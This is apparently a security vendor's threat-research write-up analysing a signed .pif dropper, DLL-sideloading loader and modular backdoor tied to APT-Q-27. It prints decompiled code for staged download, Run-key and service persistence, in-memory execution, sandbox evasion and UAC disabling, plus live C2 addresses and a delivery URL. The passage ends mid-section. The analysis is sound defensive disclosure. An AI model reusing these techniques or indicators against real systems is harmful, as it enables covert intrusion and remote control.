

Analysis of Suspected Malware Linked to APT-Q-27 Targeting Financial Institutions

 cystack.net/research/malware-linked-apt-q-27

Threats & Research

Thieu Ha

Malware Researcher and Endpoint Defense | February 4, 2026

Reading Time: 12 minutes



[Đọc bản tiếng Việt tại đây.](#)

Overview

Context

In mid-January 2026, CyStack's security team observed anomalous activity on a corporate customer's environment. The signals were subtle: neither the end user nor endpoint controls such as antivirus raised an alert, and the evidence at that point did not meet the threshold for declaring an incident. For organizations where data integrity and trust are non-negotiable, this kind of low-noise, high-impact intrusion path carries considerable risk.

Scoping and Investigation

Scoping narrowed the anomalous activity to a single workstation used by the customer support team. Prior to the event window, the user had clicked a link received through the support channel and, as a result, downloaded and executed a **.pif** file.

In practice, the **.pif** was an executable masked as a less familiar format and **digitally signed as valid at the time it was distributed**. This choice materially reduces suspicion during initial access and can help bypass reputation-based checks.

We then pivoted into artefact-led analysis across the affected host:

- File system residues
- Registry entries associated with logon/start-up behaviour
- Windows service configuration
- Process execution traces

The evidence points to a **multi-stage** targeted campaign. Techniques observed include staging payloads inside a directory designed to resemble a Windows Update cache, **DLL sideloading**, and **in-memory execution** of the final payload. The overall theme is consistent: reduce on-disk footprints, blend into expected system behaviour, and make retrospective detection harder.

Assessment

By the time the investigation concluded, we found no evidence that the malware had spread laterally to other systems in the same environment.

That said, the C&C infrastructure, the payload delivery pattern, and the modular backdoor design show notable overlap with previously published campaigns – particularly activity that QiAnXin Threat Intelligence has attributed to APT-Q-27 (GoldenEyeDog).

We cannot, on the basis of the available evidence, state definitively that this campaign is operated by APT-Q-27. However, the similarities are specific enough to warrant attention: naming conventions within the C2 infrastructure, a multi-stage architecture, payload storage inside log-like containers, and a plugin-based backdoor model. Taken together, these indicators suggest the campaign is likely part of the same broader tooling ecosystem, or at least built on shared frameworks and infrastructure that have been used over time.

Disclaimer:

This publication is part of the cybersecurity research conducted by CyStack. It is intended strictly for educational and academic purposes, providing insights into security risks and vulnerability awareness. This report does not contain instructions for performing malware attacks or exploits.

All research findings have been disclosed to and authorized for publication by the affected organizations. Furthermore, to uphold ethical standards and privacy, all identifying details have been anonymized.

Attack Chain Overview



01. User – Customer Support Department

Receives link via **Zendesk**.
Downloads & executes file.



02. Dropper (Downloaded File)

Connects to cloud.
Downloads component loaders.



03. Loader

Decrypts payload.
Executes **entirely in memory**.



04. Backdoor

Establishes persistence (service).
Connects to C&C.
Receives commands / downloads modules.



05. Maintain Presence & Remote Control

Active connection established.

Detailed Technical Analysis

1. Initial access stage

The initial access vector was a URL delivered to an employee via a Zendesk ticket:
<https://storage.googleapis.com/iwantuu/photo202512.pif#image2025-12-29-14-53.jpg>

At a glance, the URL is crafted to look like it delivers a JPG image, by appending **.jpg** after the **#** character.

The critical detail is how URL fragments work:

Anything after **#** (the fragment identifier) is not sent to the server as part of the HTTP request. It is evaluated only client-side, usually for in-page navigation, and does not change which resource is actually fetched.

The downloaded file – referred to here as the **Dropper** – uses the **.pif** extension (Program Information File). While the format originates from MS-DOS-era execution metadata, modern Windows still treats **.pif** as an executable type in Explorer, broadly comparable to **.exe**.


In many environments, file extensions are hidden by default. In that configuration, Explorer displays only the base name, which makes a **.pif** appear far less suspicious – particularly when it is presented as an “image” or “document”.

Name	Date modified	Type	Size
 photo20260119689	1/19/2026 6:39 PM	Shortcut to MS-DOS Program	47 KB

Key characteristics of the Dropper:

- .NET (C#)
- Heavily packed/obfuscated
 - Obfuscated function and variable names
 - No critical strings stored as plaintext
 - Runtime string decoding, mainly via:
 - Multi-layer Base64 for the FileList URI
 - Additional obfuscation of sensitive strings

Most notably, the Dropper was **digitally signed and considered valid at the time it was distributed**.



Signature heuristics shown that:

- Certificate issued to Portier Global Pty Ltd
- Hash algorithm: SHA-256
- Valid timestamp from a third-party timestamping service (SSL.com Timestamp)

Although the certificate was explicitly revoked by the time of analysis, the presence of a valid timestamp typically means:

- Windows can still treat the signature as valid for the signing time
- SmartScreen and several reputation checks are less likely to block the download at the time of delivery

Using a legitimate certificate that was once valid suggests access to a leaked certificate, or misuse of a certificate issued for another purpose. This is a common tradecraft choice in targeted intrusions and usually indicates a higher level of operational investment.

2. Dropper execution

On execution, the Dropper creates an HTTP client with:

- A User-Agent randomly selected from the following three:
 - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
 - Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
 - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Edge/120.0.0.0
- Standard headers (**Accept**, **Accept-Language**, **Cache-Control**)
- Language values including **en-US** and **zh-CN**, consistent with reuse across multiple regions


The Dropper does not embed the primary payload. Instead, it performs staged retrieval:

1. Decodes a Base64 string to obtain the **FileList URI**

```
// Token: 0x0600002F RID: 47 RVA: 0x00002FAB File Offset: 0x000011A8
private string GetUriString()
{
    string result;
    try
    {
        byte[] bytes = Convert.FromBase64String("YuhSMGNITTZMeTk1ZVhmd1pHRjBjeTV6TXk1aGNDMDXiM1YwYUdwaGhzUXRlbnVzVoYldGbmIybmhkd011WTI5dEwzVndaR0YwTG5SSNGRBPT0=");
        string @string = Encoding.UTF8.GetString(bytes);
        if (this.IsValidBase64String(@string))
        {
            byte[] bytes2 = Convert.FromBase64String(@string);
            result = Encoding.UTF8.GetString(bytes2);
        }
        else
        {
            result = @string;
        }
    }
    catch
    {
        result = null;
    }
    return result;
}
```

hxxps://yyupdat[.]s3.ap-southeast-1.amazonaws.com/updat.txt


2. Issues a GET request to the FileList URL to retrieve the required components



Filename	MD5	Notes
updat.exe	64B07B1C385CF94A3559E323009F7641	Clean file, acts as the Loader
crashreport.dll	30917B5ABB991DF495827A9D7C7EBCBC	Malicious DLL with a digital signature
updat.log	543023ACE4F10B736C4C4109E005F0EF	Blob containing the main payload (compressed/encrypted)
vcruntime140.dll	4113057339D9E4E376BDED9074D20C17	Clean file
image.jpg	4DE8079431D85D3A37FD77FB26E8328F	Decoy file to legitimize the folder
msvcp140.dll	7E8BDD2C2304E204B44A3BEC09D66062	Clean file

3. Stores these files in a directory shaped to resemble a Windows Update cache path:

C:\Users\Admin\AppData\Local\Microsoft\WindowsUpdate\Cache\WU_20251230_67e65f7b@27 . We refer to this directory as Staging.



4. Marks the Staging directory with both **Hidden** and **NotContentIndexed**, reducing its visibility in normal browsing and excluding it from Windows indexing

```
// Token: 0x0600002A RID: 42 RVA: 0x00002DFC File Offset: 0x00000FFC
private string FormatAppInstallDir()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
    string text = Path.Combine(new string[]
    {
        folderPath,
        "Microsoft",
        "WindowsUpdate",
        "Cache",
        string.Format("WU_{0:yyyyMMdd}_{1}@27", DateTime.Now, Guid.NewGuid().ToString().Substring(0, 8))
    });
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
        try
        {
            FileAttributes attributes = File.GetAttributes(text);
            File.SetAttributes(text, attributes | FileAttributes.NotContentIndexed | FileAttributes.Hidden);
        }
        catch
        {
        }
    }
    return text;
}
```

5. Establishes temporary persistence via a Run key:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
SystemOptimizer = "<path_to_updat.exe> /minimized"
```

This ensures **updat.exe** (the **Loader**) runs at user logon. At this stage, persistence appears tactical – maintaining a foothold long enough to complete deployment – rather than an attempt at long-term durability.

```
fullPath = Path.GetFullPath(this.string_0);
str = "/minimized";
this.registryKey_0 = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
try
{
    TaskAwaiter awaiter;
    if (num != 0)
    {
        if (this.registryKey_0 == null)
        {
            goto IL_13F;
        }
        this.registryKey_0.SetValue("SystemOptimizer", "\"" + fullPath + "\" " + str, RegistryValueKind.String);
        awaiter = Task.Delay(1000).GetAwaiter();
        if (!awaiter.IsCompleted)
        {
            int num2 = 0;
            num = 0;
            this.int_0 = num2;
            this.taskAwaiter_0 = awaiter;
            this.asyncTaskMethodBuilder_0.AwaitUnsafeOnCompleted<TaskAwaiter, DropperClass.Structs>(ref awaiter, ref this);
            return;
        }
    }
}
```

The Dropper also includes options intended to remove traces, including the ability to delete the Run key above.

```
// Token: 0x0600002D RID: 45 RVA: 0x00002EF4 File Offset: 0x000010F4
private bool RemoveKeyRun()
{
    try
    {
        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true))
        {
            if (registryKey != null && registryKey.GetValue("SystemOptimizer") != null)
            {
                registryKey.DeleteValue("SystemOptimizer");
                return true;
            }
        }
    }
    catch
    {
    }
    return false;
}
```

3. Loader execution

Within this chain, `updat.exe` functions as a signed, benign loader, while `crashreport.dll` provides the malicious loader stage. The DLL is named to match a dependency expected by `updat.exe`. As a result, the Windows loader preferentially loads `crashreport.dll` from the Staging directory, executing malicious code inside the context of a legitimate, signed process. The DLL is also signed by the same signer as the .NET component.

When `crashreport.dll` loads, execution passes through `DllMain`, which triggers the core loader logic:

1. The payload container name (`updat.log`) is not hardcoded. It is reconstructed at runtime using a simple XOR decode (0xAA) over a static byte array.

```
int __cdecl sub_10001D00(_BYTE *a1)
{
    int result; // eax
    int i; // [esp+0h] [ebp-4h]

    *a1 = 0xDF;
    a1[1] = 0xDA;
    a1[2] = 0xCE;
    a1[3] = 0xCB;
    a1[4] = 0xDE;
    a1[5] = 0x84;
    a1[6] = 0xC6;
    a1[7] = 0xC5;
    a1[8] = 0xCD;
    result = 9;
    a1[9] = 0;
    for ( i = 0; i < 9; ++i )
    {
        result = &a1[i];
        a1[i] ^= 0xAAs;
    }
    return result;
}
```

- The loader opens `updat.log`, reads the full contents into memory, and decrypts the blob to recover the complete payload (shellcode plus PE data).

```

result = ReadFile(&hObject, &EntryPointOfPayload, &dwSize, &NumberOfBytesRead, &Overlapped);
if ( result )
{
    sub_10001090(&hObject);
    hObject = -1;
    strcpy(v36, "b%R");
    v36[4] = 0;
    *&v36[5] = 0;
    while ( *&v36[3] < dwSize )
    {
        *(EntryPointOfPayload + *&v36[3]) += v36[2];
        *(EntryPointOfPayload + *&v36[3]) += v36[1];
        *(EntryPointOfPayload + (*&v36[3])++) ^= v36[0];
    }
    v9 = 0;
    flOldProtect = &v9;
    flNewProtect = 32;
    result = VirtualProtect_0(&EntryPointOfPayload, &dwSize, &flNewProtect, &flOldProtect);
    if ( result )
        result = EntryPointOfPayload();
}
}
}
}

```

ShellCode.bin																	
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000620	45	EC	0F	B7	04	50	8B	55	E8	8B	04	82	03	C1	EB	E2	Eio .0 P Ue 0 0 Aëa
00000630	57	51	FF	55	08	EB	DB	CC	CC	CC	CC	CC	CC	CC	CC	CC	WQyU0 èUiiiiiiiI
00000640	CC	CC	CC	55	8B	EC	83	EC	10	64	A1	30	00	00	00	53	IIIUii io di0...S
00000650	56	57	8B	40	0C	8B	DA	89	4D	FC	BA	54	B8	B9	1A	6A	VW @ U Mü²T .io j
00000660	00	8B	40	14	8B	00	8B	00	8B	70	10	8B	CE	E8	1A	FF	. @ . . . p è0 y
00000670	FF	FF	8B	F8	BA	78	1F	20	7F	57	8B	CE	E8	0B	FF	FF	yy æ²x . W Iè0 yy
00000680	FF	83	C4	08	C7	45	F0	6E	74	64	6C	8D	4D	F0	66	C7	y À0 ÇE³ntdl M³fÇ
00000690	45	F4	6C	00	51	FF	D0	57	BA	65	62	10	4B	8B	C8	E8	E0l .QyDW²et0 K Eè
000006A0	E8	FE	FF	FF	8B	75	0C	8D	4D	F8	83	C4	04	51	53	FF	èpyy u Mè À0 QSý
000006B0	75	FC	56	FF	75	08	68	02	01	00	00	FF	D0	85	C0	78	uuVyu0 h 0 .yD Ax
000006C0	0E	39	75	F8	75	09	5F	8B	C6	5E	5B	8B	E5	5D	C3	5F	0 9uæu . Æ²[à À
000006D0	5E	83	C8	FF	5B	8B	E5	5D	C3	CC	CC	CC	CC	CC	CC	CC	^ Ey[à À iiiiiiI
000006E0	CC	CC	CC	1A	BF	00	4D	5A	90	00	03	00	00	00	82	04	II 0 ç.MZ .0 . . . 0
000006F0	00	30	FF	FF	00	00	B8	00	38	2D	01	00	40	04	38	19	.0yy . . .8-0 .00 80
00000700	00	F8	00	0C	0E	1F	00	BA	0E	00	B4	09	CD	21	B8	00	.æ . 0 .è0
00000710	01	4C	CD	21	54	68	69	73	00	20	70	72	6F	67	72	61	0 L !This..progra
00000720	6D	00	20	63	61	6E	6E	6F	74	20	00	62	65	20	72	75	m..cannot..be.ru
00000730	6E	20	69	00	6E	20	44	4F	53	20	6D	6F	80	64	65	2E	n.i.n.DOS.molde.
00000740	0D	0D	0A	24	04	86	00	71	93	CD	A4	35	F2	A3	F7	41	. . .00 .q !²5è+À
00000750	05	03	73	A3	42	F7	32	00	07	AB	10	52	64	F7	3D	00	00 sèB+2.0 <0 Rd+=.
00000760	07	38	A0	42	44	F7	7E	02	07	7C	F7	17	02	07	43	04	0 8 BD²~0 ÷0 0C0
00000770	F7	87	00	07	3C	8A	20	F7	36	11	02	07	30	F7	28	02	+ .0 < . +60 00+ (
00000780	3B	A2	F7	02	00	F3	A3	F7	10	85	46	F7	06	11	02	27	:ç+ .óè+0 F÷00 '
00000790	78	F7	34	00	07	10	85	7D	61	02	07	52	69	63	68	01	x÷4.00 }æ 0 Rich0
000007A0	5F	05	BB	50	00	45	00	00	4C	01	03	00	62	08	D0	A6	_0 »P.E. . 00 .è0 D
000007B0	64	85	09	E0	00	02	21	00	0B	01	0C	00	00	70	02	00	d .à . !.00 . .p .
000007C0	04	00	10	01	12	03	00	40	CA	05	E8	00	00	60	80	90	0 .0000 .@E0 è. .
000007D0	D0	80	03	81	0A	81	0B	31	00	0F	05	00	01	82	19	85	D 0 . . 01.00 .0 0
000007E0	03	00	E0	F7	80	0F	81	0D	02	0F	40	00	0A	00	06	82	0 .à÷ 0 . . 0@. . .0
000007F0	07	85	03	83	06	03	02	00	DC	D1	05	00	88	80	23	8D	0 0 00 . UÑ0 . . #
00000800	81	2B	DC	04	21	09	00	64	D4	05	8A	17	C1	15	00	34	+U0 !. .dC0 0 À0 .4
00000810	CC	05	00	48	A0	13	05	00	F0	55	50	58	30	03	80	80	I0 .H 00 .8UPX00 I
00000820	69	05	30	01	7F	ED	08	00	80	40	33	C0	09	31	02	03	io 00 io . @3À.1 0
00000830	C1	42	C1	3F	0E	6E	C0	01	CC	09	C0	88	E0	2E	72	73	ÁBÁ?0nÀ0 I.À à.rs
00000840	AC	72	63	05	37	C1	48	06	C0	01	72	01	36	FD	CA	09	~rc0 7ÁH0 À0 r0 6yÈ.
00000850	C0	A8	28	3F	00	3F	00	3F	00	3F	00	3D	00	10	33	2E	À"(?.?.?.?.=0 3.
00000860	30	38	C1	7B	21	0D	09	00	08	07	55	40	E3	A1	9D	12	08À{ . . .00 U@æ 0
00000870	00	71	C9	68	AC	05	00	40	6A	01	C0	67	2C	05	00	26	.qÈh-0 .@j0 Àg.0 .&
00000880	09	00	6A	20	BF	FD	FF	FF	6A	A0	7E	03	6D	00	B4	E8	. . j .çyyýj ~0 m. 'è
00000890	09	03	24	B5	83	65	00	FC	00	C7	05	00	04	F9	4C	00	.0 \$µte.ü.ç0 .0 ùL.
000008A0	24	FB	D8	83	4D	FC	FF	CC	00	76	6F	B6	68	36	99	40	sù0 Müyl .vo h6 @
000008B0	01	00	FF	12	59	43	83	C3	5D	E3	00	A6	FD	CA	84	50	0 .y0 YC À æ. yÈ P
000008C0	C7	45	FC	01	80	56	21	F4	09	79	24	C3	7F	00	20	6E	ÇEÜ0 V ç.y\$Á . .n
000008D0	12	64	D8	17	92	48	00	20	FC	10	7F	00	B3	BF	BD	00	0d00 'H. .ü0 . ?ç%.
000008E0	05	0A	00	0F	27	C6	46	05	00	0F	6C	01	C3	51	51	9C	0 . . 0 'ÆF0 .0 lo ÅQ0
000008F0	02	00	2C	D2	7D	5B	B9	18	0E	34	00	2E	3D	42	5B	7C	. . 0 }['00 4. . =B[

- After decryption:

- `VirtualProtect` is invoked to set the relevant memory region to `PAGE_EXECUTE_READ`

- The payload entry point is called directly, transferring execution to the shellcode

Observed shellcode responsibilities:

- Decompress the main payload into a PE image
- Map the PE image into memory
- Repair the import table
- Dynamically resolve required APIs

The final, mapped PE is the operational **Backdoor**. It is decrypted and executed entirely in RAM (**in-memory execution**), which helps it evade many file-based detection and retrospective scanning techniques.

4. Backdoor execution

Anti-analysis and environment checks

Immediately after loading, the Backdoor performs a series of defensive checks:

1. Single-instance enforcement / run marker

- Creates a mutex via **CreateMutexA()**.
- If **GetLastError() == 183**, an instance already exists, and the malware typically exits or changes execution flow.

2. Anti-debug

- Calls **IsDebuggerPresent()**.
- If a debugger is detected, it exits.

3. Resource checks (sandbox avoidance)

The **CPUandRamCheck()** routine calls:

- **GetSystemInfo()** (CPU cores ≥ 3)
- **GlobalMemoryStatusEx()** (RAM ≥ 3 GB)

If the host does not meet these thresholds, the malware terminates – behaviour commonly used to avoid low-resource VM/sandbox environments.

```
int sub_10014C7E()
{
    int result; // eax
    DWORD CurrentProcessId; // eax
    HANDLE v2; // esi
    void *v3; // esi

    if ( !CreateMutexA(0, 0, aV) || (result = GetLastError(), result != 183) )
    {
        if ( IsDebuggerPresent() || !CPUandRamCheck() )
        {
            exit(-1);
            sub_10014B5A();
            CurrentProcessId = GetCurrentProcessId();
            v2 = OpenProcess(0x1FFFFFFu, 0, CurrentProcessId);
            SetPriorityClass(v2, 0x80u);
            CloseHandle(v2);
            v3 = (void *)sub_1001DEDA(sub_10014B1E);
            WaitForSingleObject(v3, 0x7D0u);
            CloseHandle(v3);
            return sub_10015F0C();
        }
    }
    return result;
}
```

```

BOOL CPUandRamCheck()
{
    struct _SYSTEM_INFO SystemInfo; // [esp+4h] [ebp-6Ch] BYREF
    struct _MEMORYSTATUSEX Buffer; // [esp+28h] [ebp-48h] BYREF

    GetSystemInfo(&SystemInfo);
    if ( SystemInfo.dwNumberOfProcessors < 3 )
        return 0;
    Buffer.dwLength = 64;
    GlobalMemoryStatusEx(&Buffer);
    return (unsigned int)(Buffer.ullTotalPhys >> 30) >= 3;
}

```

Runtime decryption of C2 list

- The Backdoor stores its C2 list in encrypted form and decrypts it at runtime, reducing exposure to static string scanning.
- Decryption uses an XOR routine (`sub_1001F582`, byte-wise XOR over `byte_10046160[...]`).
- Decrypted entries are in the format: `<ip>:15628`

```

_DWORD __thiscall InitC_C(_DWORD *this)
{
    char v3[24]; // [esp+10h] [ebp-28h] BYREF
    _DWORD *v4; // [esp+28h] [ebp-10h]
    int v5; // [esp+34h] [ebp-4h]

    v4 = this;
    *this = 0;
    this[1] = 0;
    this[2] = 0;
    v5 = 1;
    std::string::string(aA_0); // k|#|192.168.0.225:15628
    sub_100144FB(v3);
    LOBYTE(v5) = 0;
    std::string::_Tidy(v3, 1, 0);
    std::string::string(asc_10047C14); // l|#|143.92.56.224:15628
    LOBYTE(v5) = 2;
    sub_100144FB(v3);
    LOBYTE(v5) = 0;
    std::string::_Tidy(v3, 1, 0);
    std::string::string(aC); // i|#|192.252.182.53:15628
    LOBYTE(v5) = 3;
    sub_100144FB(v3);
    LOBYTE(v5) = 0;
    std::string::_Tidy(v3, 1, 0);
    std::string::string(a9); // 3|#|8.218.138.126:15628
    LOBYTE(v5) = 4;
    sub_100144FB(v3);
    LOBYTE(v5) = 0;
    std::string::_Tidy(v3, 1, 0);
    std::string::string(a2); // 8080|#|27.124.41.140:15628
    LOBYTE(v5) = 5;
    sub_100144FB(v3);
    LOBYTE(v5) = 0;
}

```

Privilege handling

The Backdoor checks the current execution context:

- If not running as Administrator, it re-launches itself elevated via `ShellExecuteExA`.
- If already elevated, it proceeds to establish persistence (service creation) before enabling the rest of its operational logic.

Persistence via Windows Service

With administrative privileges confirmed, the Backdoor seeks long-term persistence using the Windows Service Control Manager (SCM), ensuring it can start automatically at boot and retain control after restarts.

It checks for a service named `Windows EventN` – a name chosen to blend in with legitimate Windows event-related services.

Persistence branches:

- If the service does not exist:
 - Creates a directory under the user profile: `C:\\Users\\<User>\\Videos\\<random_string>@27`
 - Copies related executables into that location.
 - Calls `OpenSCManagerA()` and `CreateServiceA()` to register a new service pointing to the deployed executable.
 - Configures the service to start automatically.
- If the service already exists:
 - Checks service status and configuration.
 - If auto-start is not set, updates configuration via `ChangeServiceConfigA` / `ChangeServiceConfig2A`.
 - If the service exists but is stopped, restarts it and terminates the current process.

```

strcpy(ServiceName, "Windows Eventn");
ServiceA = 0;
result = OpenSCManagerA(0, 0, 0xF003Fu);
hSCObject = result;
if ( result )
{
    if ( a2 )
    {
        ServiceA = OpenServiceA(result, ServiceName, 0xF01FFu);
        if ( !ServiceA )
        {
            LABEL_19:
                CloseServiceHandle(hSCObject);
                return v2;
        }
        result = hSCObject;
    }
    if ( a2 )
    {
        v6 = a2 - 1;
        if ( v6 )
        {
            v7 = v6 - 1;
            if ( v7 )
            {
                if ( v7 != 1 )
                    goto LABEL_16;
                started = DeleteService(ServiceA);
            }
            else
            {
                started = ControlService(ServiceA, 1u, &ServiceStatus);
            }
        }
        else
        {
            started = StartServiceA(ServiceA, 0, 0);
        }
        if ( started )
        {
            LABEL_16:

```

UAC policy changes

The Backdoor then attempts to reduce friction for future malicious activity by preventing UAC prompts.

It checks the OS version using `GetVersionExA()` and, if `dwMajorVersion >= 6` (Windows Vista and later), modifies UAC-related policy keys:

`HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System`

Values modified including:

- `EnableLUA`
- `ConsentPromptBehaviorAdmin`
- `PromptOnSecureDesktop`

The intended effect is to reduce or disable UAC prompts and allow follow-on processes/modules to execute in an elevated context without user interaction.

```

LSTATUS BypassUAC()
{
    HKEY hKey; // [esp+Ch] [ebp-10h] BYREF
    HKEY phkResult; // [esp+10h] [ebp-Ch] BYREF
    BYTE Data[4]; // [esp+14h] [ebp-8h] BYREF

    *Data = 0;
    if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies", 0,
    {
        if ( !RegCreateKeyA(phkResult, "System", &hKey) )
            RegSetValueExA(hKey, "ConsentPromptBehaviorAdmin", 0, 4u, Data, 4u);
        RegCloseKey(hKey);
    }
    RegCloseKey(phkResult);
    if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies", 0,
    {
        if ( !RegCreateKeyA(phkResult, "System", &hKey) )
            RegSetValueExA(hKey, "EnableLUA", 0, 4u, Data, 4u);
        RegCloseKey(hKey);
    }
    RegCloseKey(phkResult);
    if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies", 0,
    {
        if ( !RegCreateKeyA(phkResult, "System", &hKey) )
            RegSetValueExA(hKey, "PromptOnSecureDesktop", 0, 4u, Data, 4u);
        RegCloseKey(hKey);
    }
    return RegCloseKey(phkResult);
}

```

C2 communications and modular command handling

Only after persistence and privilege controls are in place does the Backdoor establish a connection to its C2 infrastructure.

On successful connection, it initialises a command dispatch table that maps command IDs to dedicated handlers/modules – consistent with a plugin-based architecture.

Observed modules include:

- File operations
- Screen capture / screen hiding
- Keystroke logging
- Shell execution
- Placeholder modules awaiting later activation

This model allows attackers to switch capabilities on and off as needed and to extend functionality without replacing the main payload.

```

v45 = 5430;
v0 = AssignCode(&v45);
*v0 = Nothing1;
v0[1] = 0;
v0[2] = 0;
v0[3] = 0;
v45 = 5431;
v1 = AssignCode(&v45);
*v1 = DllFilePlugin;
v1[1] = 0;
v1[2] = 0;
v1[3] = 0;
v45 = 5477;
v2 = AssignCode(&v45);
*v2 = DllScreenPlugin;
v2[1] = 0;
v2[2] = 0;
v2[3] = 0;
v45 = 5452;
v3 = AssignCode(&v45);
*v3 = DllScreenHide;
v3[1] = 0;
v3[2] = 0;
v3[3] = 0;
v45 = 3214;
v4 = AssignCode(&v45);
*v4 = Nothing2;
v4[1] = 0;
v4[2] = 0;
v4[3] = 0;
v45 = 5492;
v5 = AssignCode(&v45);
*v5 = DllKeyboPlugin;
v5[1] = 0;
v5[2] = 0;
v5[3] = 0;
v45 = 5513;
v6 = AssignCode(&v45);
*v6 = DllShellPlugin;

```

Relationship to Known Attack Campaigns

During extended analysis, we compared these technical indicators with publicly documented campaigns. A particularly relevant reference is QiAnXin Threat Intelligence's reporting on [APT-Q-27 \(GoldenEyeDog\)](#).

Similarities in C2 naming

